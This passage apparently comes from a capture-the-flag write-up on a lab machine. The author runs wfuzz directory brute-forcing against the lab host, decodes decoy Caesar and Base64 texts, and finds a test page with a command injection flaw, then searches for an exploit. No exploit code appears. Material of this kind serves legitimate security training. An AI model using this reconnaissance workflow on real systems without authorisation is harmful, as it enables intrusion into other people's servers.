wfuzz --hc 404,403 -c -w /usr/share/wordlists/big.txt -t 200 -f joomla-manual-fuzz.txt -u http://boilerctf.lab/manual/FUZZ
As we've seen, we got a bunch of directories with languages and two named "images" and "style". I'll check what's inside of "es" first, since it's my maternal language.
wfuzz --hc 404,403 -c -w /usr/share/wordlists/big.txt -t 200 -f joomla-manual-es-fuzz.txt -u http://boilerctf.lab/manual/es/FUZZ
We can see we got a bunch of interesting directories to enumerate, I'll try to enumerate "developer".
wfuzz --hc 404,403 -c -w /usr/share/wordlists/big.txt -t 200 -f joomla-manual-es-developer-fuzz.txt -u http://boilerctf.lab/manual/es/developer/FUZZ
Ok, nothing. I've done more fuzzing on my own, but I'll let you know there's nothing important here. This is just the Apache 2.4.18 server's manual, as you guys can see here.

We could spend hours and still find nothing, so let's move back. Now we'll enumerate "joomla" to see what's inside:
wfuzz --hc 404,403 -c -w /usr/share/wordlists/big.txt -t 200 -f joomla-fuzz.txt -u http://boilerctf.lab/joomla/FUZZ
Here we have interesting stuff. The results I'm most interested about are "archive", "database", "files", "test" and "administrator". We'll cover them one by one. Apparently, though they are redirections, they are webpages, not directories, so let's try and access "archive".
No, we've got nothing. Let's try "database".

By the looks of the text, seems like the letters have changed their original position. It looks like Caesar's Cipher, so let's try to decipher it:

Still nothing. Let's see in "files".

Now we got another Base64 ciphered text. Let's decipher it.

Again, we see the trick of double cipher, though it's something to expect once you've seen it before. Anyways, it's not important either, so let's go to "test".

And now, we've found something interesting.
Phase 2: Exploitation
We've gotten our hands on a "test" webpage. Usually, test webpages contain software that is potentially vulnerable (by the nature of the word "test"). In this example, if the webpage hasn't been properly secured, it's vulnerable, and in this case, it might be. To know if it could be, I've done a little search on google to check whether it has some vulnerability or not, and I've found myself with something interesting:

A command injection vulnerability. Sounds like something we can take advantage from. I'll see if there is any available exploit using the "searchsploit" tool.

As we can see, there is, I'll go to exploitDB to see what the exploit is about.
